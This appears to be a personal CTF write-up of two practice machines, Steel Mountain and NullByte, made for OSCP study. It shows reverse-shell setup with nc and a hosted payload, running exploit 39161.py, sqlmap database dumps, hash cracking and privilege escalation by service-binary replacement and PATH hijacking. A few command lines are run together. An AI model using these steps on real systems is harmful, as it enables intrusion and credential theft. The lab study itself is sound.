
Now let’s prepare a reverse shell :)
And upload it to the Windows Machine.
Method 1 for file transfer: smbserver
On Kali: (Where you have saved your Advanced.exe) run this command
python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .
Note: The reason why I am emphasizing this over and over again is that I personally trying my best not to use Metasploit as I am gonna prepare OSCP soon. By the way, you can bind the command in your .zshrc like mine.
Method 2 for file transfer: Metasploit way
Yes, initially I copied the binary to path C:\Program Files (x86)\IObit\Advanced SystemCare
It didn’t work. So I copy the file to the path C:\Program Files (x86)\IObit\


And tried. Guess what? We got a reverse shell with root privilege!
Privilege Escalation was Successful!
We need to stop the current service and then restart it.

Yippy! Here is the root flag!
Taking down the Steel Mountain manually
We are already well aware of the vulnerability of the application and the exploit (that we got during our reconnaissance phase).
I was trying different approaches and fixing the exploit, however, all efforts bear no fruition apart from the thing that if I run the exploit with port 80, it returns no error.
So I peeked at a walkthrough (I have attached it in the reference section[2]). The author explain it well that all we have to do is add the port 8080 in the exploit section.

All you have to do is add %3A8080 there. If you were thinking why we add %3A is here ;)

Yes, need to download nc program (here it is) and on your Kali, you have to run this
nc -lvp 443 #on which we are expecting a revershell and could access Window. By the way, this port number is the same as what you have in your python exploit that you have downloaded from the exploit-db
On one Terminal, you can spin a web server with port 8080
python3 -m http.server 8080
And on another Terminal, you have to run the python exploit.
python2 39161.py 10.10.214.221 8080 # run this command twice or thrice
My doubt in the previous step got cleared. When I stop the service, I could able to copy inside the target directory, besides, I could override the binary name :)
I must confess that I need to find a way to quickly read the result spits from the winPEA.bat (else it is quite time-consuming as well as there is a high chance of skipping important information).
.\winPEA.bat servicesinfo #looks like a one way to go though

Target Machine IP Address: 192.168.56.122
My Machine IP Address: 192.168.56.117
Mission:
Boot to Root

Get to /root/proof.txt and follow the instructions.

Level: Basic to intermediate.

Description: Boot2root, box will get IP from dhcp, works fine with virtualbox&vmware.

Hints: Use your lateral thinking skills, maybe you’ll need to write some code.
There are a couple of directories we found, which are javascript, phpmyadmin, and uploads.
However, the bad news is that; apart from phpmyadmin, both of the folders were protected.
To be honest, at this point, I ran out of ideas or leads on what should I do (I feel a little exhausted because I haven’t slept well as there was construction going on near my place and their sight emits an intense light throughout the night which literally makes my room has no difference between the day or night. I am going to find a solution for that, like covering the window blinds with some bed sheets). Anyway, I know that this machine is not a new one, so I quickly sneaked into other people’s walkthrough.
I had to redo perform the exiftool on the image file that we downloaded earlier.
Yes, we got a string. Initially, I thought it might be the password because we know that the machine has SSH running. And in the past, I remember, I did a machine and I got the password, but I was not able to find the username, and the username was actually the machine name. Therefore, I used nullbyte as the username and kzMb5nVYJw as the password (this time with a little hope). However, it was not the case. I tried to identify whether it is some kind of hash or encoded message. With my limited exposure, I was not able to do anything. Yes, I had to sneak again. Oh man! It is just a name of a directory (who would think that but yeah, I need to keep these things in my mind so that I won’t have to fall on my nose again later when a similar situation arises)
You might not believe that I have tried all the tricks I know to get the pin number however, all effort went in vain. (I increased my VM to 16 gigs and gave burp 8 gigs and ran the intruder with rockyou.txt payload for one entire night. It was running but I get a sense that this is not the intended way to solve it. Of course, if you were doing it professionally then you have to stick with your own methodology.) A few years back, I have a friend who bruteforce an Android TV locked with pin using Hydra. So I think I could try that too.
Yes, I got the logic but my syntax was not correct. Out of separation, I asked ChatGPT to fix the syntax. My gosh, it is just because of a minor quotation mark that messed up my script. Anyway, here is the working syntax.

After entering the PIN code, we got another input type box. Based on the prompt, it looks like there is a database running behind the application. Here are the screenshots.
When I enter 1 in the Enter username: Input Box of the webpage, the URL gets changed and I am able to inject or insert value into the database. Therefore, I am going to use this URL on SQLMap. (Remember, I remember a couple of hours to solve previous boxes and during that, I took a good amount of notes on how to use sqlmap. It pays now ;) )
sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user --columns
sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user -C user --dump
sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user -C pass --dump
Just to get myself the hang of knowledge, I follow it stepwise. Otherwise, if you are playing some kind of CTF (especially when time is not in your favor, I think you could directly dump the table).
c6d6bd7ebf806f43c76acc3681703b81base64: And I need to do a little cleaning there (I must confess it took a while for me to notice it). I have to remove “base64:” from the above string.
c6d6bd7ebf806f43c76acc3681703b81
I tried hash_id first and it somewhat gives me a hunch that it is md5 hash. However, when I ran hash-identifier. It helped me to confirm that the string is indeed md5 hash.
An alternate method is to use crackstation.net to do the md5 hash crack for you.

We got an Initial foot-hold!
I ran a command

ls -lR /home
Come to know there is user with home folder: bob, eric and ramses
Based on my previous experience playing with boxes, I need to manually check everywhere where I think usually the useful files are located and if I ran out of options, then we could leverage the power of linpeas.sh :)
Initially, I thought I could find a user flag, but it looks like this box doesn’t contain any user flag because I search the entire box using the following command
find / -type f -name user.txt 2>/dev/null
Not necessary
Rabbit holes:
I checked the kernel version and tried with the dirty cow exploit. To be candid, I think we could pwn the machine through kernel exploit but we must need to invest more time, so let’s not delve too much because my plate is rather full at this moment.
Then while I was checking here and there, I got the MySQL root password.
I wasn’t able to find anything useful and, I checked the version of MYSQL. It was running quite an old version, thought I could get something out of it. My hopes were pretty high. But it wasn’t that helpful. By the way, I tried this exploit.
Main Findings:
Then, I found (which means I spent quite some time looking here and there lol) a backup folder. A procwatch binary is running with root privilege. Based on the output, we can’t make it out that is listing the process running on the machine, exactly like ps command.
We will use the path redirection to escalate the privilege.
echo "/bin/sh" > pschmod +x ps
add the location (path) of the procwatch
export PATH="/var/www/backup:$PATH"
./procwatchid
We got the root!
Finally done with null byte. However, I am going to redo this machine later on because I want to try manual sql injection because for OSCP we can’t use the sqlmap tool. It’s 5:07PM and I am finally going to have lunch now lol